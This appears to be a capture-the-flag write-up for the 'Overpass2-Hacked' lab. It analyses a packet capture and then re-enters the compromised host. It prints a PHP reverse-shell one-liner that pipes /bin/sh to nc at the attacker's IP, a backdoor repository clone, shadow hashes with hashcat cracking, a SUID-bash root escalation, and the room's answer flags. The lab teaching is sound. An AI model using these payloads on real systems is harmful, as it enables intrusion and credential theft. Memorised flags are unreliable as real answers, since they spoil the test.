

Overpass2-Hacked

Target IP: 10.10.125.118

We are presented a Wireshark capture file at the beginning. I will need to perform forensics on the captured packets before moving onto the host.

Question 1. What was the URL of the page they used to upload a reverse shell?

```
4 0.000326676 192.168.170.145 192.168.170.159 HTTP 484 GET /development/ HTTP/1.1
5 0.000342046 192.168.170.159 192.168.170.145 TCP 66 80 → 47732 [ACK] Seq=1 Ack
6 0.000860947 192.168.170.159 192.168.170.145 HTTP 1078 HTTP/1.1 200 OK (text/html)
7 0.000863357 192.168.170.145 192.168.170.159 TCP 66 47732 → 80 [ACK] Seq=419 A
8 5.002042815 192.168.170.145 192.168.170.159 TCP 66 47732 → 80 [FIN, ACK] Seq=
9 5.002197308 192.168.170.159 192.168.170.145 TCP 66 80 → 47732 [FIN, ACK] Seq=
10 5.002289760 192.168.170.145 192.168.170.159 TCP 66 47732 → 80 [ACK] Seq=420 A
11 7.915625379 192.168.170.145 192.168.170.159 TCP 74 47734 → 80 [SYN] Seq=0 Win
12 7.915783662 192.168.170.159 192.168.170.145 TCP 74 80 → 47734 [SYN, ACK] Seq=
13 7.915903135 192.168.170.145 192.168.170.159 TCP 66 47734 → 80 [ACK] Seq=1 Ack
14 7.915992166 192.168.170.145 192.168.170.159 HTTP 1026 POST /development/upload.p
15 7.916108038 192.168.170.159 192.168.170.145 TCP 66 80 → 47734 [ACK] Seq=1 Ack
16 7.916964256 192.168.170.159 192.168.170.145 HTTP 309 HTTP/1.1 200 OK (text/html)
17 7.916975776 192.168.170.145 192.168.170.159 TCP 66 47734 → 80 [ACK] Seq=961 A
18 11.984825193 192.168.170.145 192.168.170.159 HTTP 401 GET /development/uploads/
19 11.985407246 192.168.170.159 192.168.170.145 HTTP 788 HTTP/1.1 200 OK (text/html)
20 11.985492397 192.168.170.145 192.168.170.159 TCP 66 47734 → 80 [ACK] Seq=1296
21 16.986459371 192.168.170.145 192.168.170.159 TCP 66 47734 → 80 [FIN, ACK] Seq=
22 16.986574454 192.168.170.159 192.168.170.145 TCP 66 80 → 47734 [FIN, ACK] Seq=
23 16.986655155 192.168.170.145 192.168.170.159 TCP 66 47734 → 80 [ACK] Seq=1297

Frame 4: 484 bytes on wire (3872 bits), 484 bytes captured (3872 bits) on interface ens33, id 0
Ethernet II, Src: VMware_17:ba:48 (00:0c:29:17:ba:48), Dst: VMware_6e:18:17 (00:0c:29:6e:18:17)
Internet Protocol Version 4, Src: 192.168.170.145, Dst: 192.168.170.159
Transmission Control Protocol, Src Port: 47732, Dst Port: 80, Seq: 1, Ack: 1, Len: 418
Hypertext Transfer Protocol
  GET /development/ HTTP/1.1\r\n
  Host: 192.168.170.159\r\n
  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0\r\n
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
  Accept-Language: en-US,en;q=0.5\r\n
  Accept-Encoding: gzip, deflate\r\n
  Connection: keep-alive\r\n
  Upgrade-Insecure-Requests: 1\r\n
  If-Modified-Since: Tue, 21 Jul 2020 01:38:24 GMT\r\n
  If-None-Match: "588-5aae9add656f8-gzip"\r\n
  \r\n
  [Full request URI: http://192.168.170.159/development/]
  [HTTP request 1/1]
  [Response in frame: 6]
```

After filtering the packets to TCP only, the fourth segment contains the answer. It is `/development`.

Question 2. What payload did the attacker use to gain access?

The image shows a Wireshark packet capture of a network traffic. The top pane displays a list of packets. Packet 14 is an HTTP POST request to /development/upload.php. Packet 17 is a TCP segment. Packet 18 is an HTTP GET request to /development/uploads/. Packet 19 is an HTTP 200 OK response. Packet 20 is a TCP segment. The middle pane shows the details of the selected packet (Frame 14, Media type (media.type), 99 bytes). The bottom pane shows the raw data of the packet, which is a PHP script: `<?php exec("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.170.145 4242 >/tmp/f")?>`. The right pane shows the hex and ASCII representation of the packet data.

The fourteenth TCP segment contains the payload used for this attack. It is `<?php exec("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.170.145 4242 >/tmp/f")?>`.

Question 3. What password did the attacker use to privesc?


The image shows a Wireshark packet capture of a network traffic. The top pane displays a list of packets. Packet 72 is a TCP segment. Packet 73 is a TCP segment. Packet 74 is a TCP segment. Packet 75 is a TCP segment. Packet 76 is a TCP segment. Packet 77 is a TCP segment. Packet 78 is a TCP segment. Packet 79 is a TCP segment. Packet 80 is a TCP segment. The middle pane shows the details of the selected packet (Destination Port: 4242). The bottom pane shows the raw data of the packet, which is a TCP segment. The right pane shows the hex and ASCII representation of the packet data.

The TCP segment 72 indicates the attacker tried to login as `james`.

The image shows a Wireshark packet capture of a network traffic. The top pane displays a list of packets. Packet 76 is a TCP segment. Packet 77 is a TCP segment. Packet 78 is a TCP segment. Packet 79 is a TCP segment. Packet 80 is a TCP segment. The middle pane shows the details of the selected packet (Destination Port: 57680). The bottom pane shows the raw data of the packet, which is a TCP segment. The right pane shows the hex and ASCII representation of the packet data.

The attacker entered `whenevernoteartinstant` as the password.

Question 4. How did the attacker establish persistence?



The image shows a Wireshark packet capture of a TCP connection. The packet list on the left shows a packet of length 52 bytes. The packet details pane shows the following structure:


- Stream index: 3
- Conversation completeness: Incomplete, DATA (15)
- TCP Segment Len: 52
- Sequence: 1080
- Next Seq: 1080
- Acknowledgment: 1080
- Flags: [ACK]
- Window: 65535
- Checksum: 0
- Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
- TCP payload (52 bytes)
- Data (52 bytes)

The data field shows the following command:

```
git clone https://github.com/NinjaJc01/ssh-backdoor
```

The attacker used an `ssh-backdoor` application for persistence.

Question 5. Using the fasttrack wordlist, how many of the system passwords were crackable?




The image shows a Wireshark packet capture of a packet containing a list of system passwords and their hashes. The packet details pane shows the following structure:

- Frame 114, Data (data.data), 1,462 bytes.
- Decode as: None
- Show as: ASCII
- Start: 0
- End: 1461

The data field shows the following list of passwords and hashes:

```
sshd:*:18464:0:99999:7:::
james:$6$7GS5e.yv$HqIH5MthpGWpczr3MnwDHLed8gbVSht7ma8yxzBM8LuBReDV5e1Pu/VuRskugt1CkuL/SK6X.
5PyMpZAYo3Cg/:18464:0:99999:7:::
paradox:$6$0RXQu43X$Waj3Z/
4sEPV1mJdHsyJkIZm1rjJnNxrY5c8GELJIjG7u36xSgMGwKA2woDIFudtyqY37YCyukiHJPhi4IU7H0:18464:0:99999:7:::
szymex:$6$B.EnuXi0$f/u00HosZIO3UQCEJplazoQtH8WJJSX/
ooBjwmYfEOTcqCALMjeFIgYwqR5Aj2vsfRyf6x1wXxKitcPUjcXlX/:18464:0:99999:7:::
bee:
$6$.SqHrp6z$B4rWPi0HkjoGbQMfujz1KHVs9VrSFu7AU9CxWrZV7GzH05tYPL1xRzUJlFHbyp0K9TaeY1M6niFseB9VLBWSo0:1
8464:0:99999:7:::
muirland:$6$SWybS8o2$9diveQinxy8PJQnGQqWbTNKeb2AiSp.i8KznuAjYbqI3q04Rf5hJHPer3weiC.2Mr0j2o1Sw/
fd2cu0kC6dUP.:18464:0:99999:7:::
```

Packet 114 outputs the data above. I copied the hashes into a text file and used hashcat to crack it.




The image shows a terminal window displaying the results of a hashcat attack. The output shows the following hashes being cracked:

```
$6$0RXQu43X$Waj3Z/4sEPV1mJdHsyJkIZm1rjJnNxrY5c8GELJIjG7u36xSgMGwKA2woDIFudtyqY37YCyukiHJPhi4IU7H0:secuirty3
$6$.SqHrp6z$B4rWPi0HkjoGbQMfujz1KHVs9VrSFu7AU9CxWrZV7GzH05tYPL1xRzUJlFHbyp0K9TaeY1M6niFseB9VLBWSo0:secret12
$6$B.EnuXi0$f/u00HosZIO3UQCEJplazoQtH8WJJSX/ooBjwmYfEOTcqCALMjeFIgYwqR5Aj2vsfRyf6x1wXxKitcPUjcXlX/:abcd123
Approaching final keyspace - workload adjusted.
$6$SWybS8o2$9diveQinxy8PJQnGQqWbTNKeb2AiSp.i8KznuAjYbqI3q04Rf5hJHPer3weiC.2Mr0j2o1Sw/fd2cu0kC6dUP.:1qaz2wsx
```

I ran the following command

`hashcat -m 1800 passwd /usr/share/wordlists/fasttrack.txt` to crack the four hashes.

Question 6. What's the default hash for the backdoor?




The image shows a screenshot of the `ssh-backdoor` GitHub repository. The code shows the following line:

```
var hash string = "bdd04d9bb7621687f5df9001f5098eb22bf19eac4c2c30b6f23efed4d24807277d0f8bfc9e77659103d78c56e66d27d8391dfc885d0e9b68acd01fc2170e3"
```

The `ssh-backdoor` contains the code used for persistence. This code contains the hash!

Question 7. What's the hardcoded salt for the backdoor?



The image shows a screenshot of the `ssh-backdoor` GitHub repository. The code shows the following function:

```
func passwordHandler(_ ssh.Context, password string) bool {
    return verifyPass(hash, "1c362db832f3f864c8c2fe05f2002a05", password)
}
```

The hash is highlighted above.

Question 8. What was the hash that the attacker used? - go back to the PCAP for this!

```
james@overpass-production:~/ssh-backdoor$ chmod +x backdoor
chmod +x backdoor
james@overpass-production:~/ssh-backdoor$ ./backdoor -a
6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed
<9d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed>
SSH - 2020/07/21 20:36:56 Started SSH backdoor on 0.0.0.0:2222
```

Following the TCP stream leads to this flag! The value is

```
6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196a
de16c0d54327c5654019292cbfe0b5e98ad1fec71bed.
```

Question 9. Crack the hash using rockyou and a cracking tool of your choice. What's the password?

```
6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed:1c362db832f3f864c8c2fe05f2002a05:november16

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 1710 (sha512($pass.$salt))
Hash.Target.....: 6d05358f090eea56a238af02e47d44ee5489d234810ef624028 ... 002a05
Time.Started.....: Sat Jul 1 16:23:48 2023, (0 secs)
Time.Estimated...: Sat Jul 1 16:23:48 2023, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 1062.9 kH/s (0.51ms) @ Accel:512 Loops:1 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 17408/14344385 (0.12%)
Rejected.....: 0/17408 (0.00%)
Restore.Point....: 16384/14344385 (0.11%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: christol -> petey
Hardware.Mon.#1..: Util: 51%

Started: Sat Jul 1 16:23:21 2023
Stopped: Sat Jul 1 16:23:50 2023
```

Running `hashid` shows it is `SHA-512`. And we get the password `november16` after cracking it using Hashcat.

Exploitation & Privilege Escalation

Using the information from the enumeration, we should be able to login now as user

```
james:november16.
```

```
(kali@kali)-[~/Desktop/Lab-Resource/Overpass2Hacked]
$ ssh james@10.10.125.118 -p 2222 -oHostKeyAlgorithms=+ssh-rsa
The authenticity of host '[10.10.125.118]:2222 ([10.10.125.118]:2222)' can't be established.
RSA key fingerprint is SHA256:z00yQNW5sa3rr6mR7yDMo1avzRRPcapaYw0xjttuZ58.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.125.118]:2222' (RSA) to the list of known hosts.
james@10.10.125.118's password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

james@overpass-production:/home/james/ssh-backdoor$ whoami
james
james@overpass-production:/home/james/ssh-backdoor$ ls
README.md  backdoor.service  cooctus.png  id_rsa.pub  main.go
backdoor   build.sh          id_rsa      index.html  setup.sh
james@overpass-production:/home/james/ssh-backdoor$
```

And now we have a foothold. I was able to login to the SSH port 2222 using the credentials above.


```

james@overpass-production:/home/james/www$ cd /home/james
james@overpass-production:/home/james$ ls -la
total 1136
drwxr-xr-x 7 james james 4096 Jul 22 2020 .
drwxr-xr-x 7 root root 4096 Jul 21 2020 ..
lrwxrwxrwx 1 james james 9 Jul 21 2020 .bash_history -> /dev/null
-rw-r--r-- 1 james james 220 Apr 4 2018 .bash_logout
-rw-r--r-- 1 james james 3771 Apr 4 2018 .bashrc
drwx----- 2 james james 4096 Jul 21 2020 .cache
drwx----- 3 james james 4096 Jul 21 2020 .gnupg
drwxrwxr-x 3 james james 4096 Jul 22 2020 .local
-rw----- 1 james james 51 Jul 21 2020 .overpass
-rw-r--r-- 1 james james 807 Apr 4 2018 .profile
-rw-r--r-- 1 james james 0 Jul 21 2020 .sudo_as_admin_successful
-rwsr-sr-x 1 root root 1113504 Jul 22 2020 .suid_bash
drwxrwxr-x 3 james james 4096 Jul 22 2020 ssh-backdoor
-rw-rw-r-- 1 james james 38 Jul 22 2020 user.txt
drwxrwxr-x 7 james james 4096 Jul 21 2020 www
james@overpass-production:/home/james$

```

The `.suid_bash` looks like an interesting file!

```

james@overpass-production:/home/james$ ./suid_bash -p
.suid_bash-4.4# whoami
root
.suid_bash-4.4# ls
ssh-backdoor user.txt www
.suid_bash-4.4# cat /root/flag.txt
cat: /root/flag.txt: No such file or directory
.suid_bash-4.4# cd /root
.suid_bash-4.4# ls
root.txt
.suid_bash-4.4# cat root.txt
thm{d53b2684f169360bb9606c333873144d}
.suid_bash-4.4#

```

I was able to use `./suid_bash -p` to gain root shell.

Flags

```

james@overpass-production:/home/james/ssh-backdoor$ cd /home/james
james@overpass-production:/home/james$ ls
ssh-backdoor user.txt www
james@overpass-production:/home/james$ cat user.txt
thm{d119b4fa8c497ddb0525f7ad200e6567}
james@overpass-production:/home/james$

```

The user.txt flag

```

.suid_bash-4.4# cat root.txt
thm{d53b2684f169360bb9606c333873144d}
.suid_bash-4.4#

```

The root.txt flag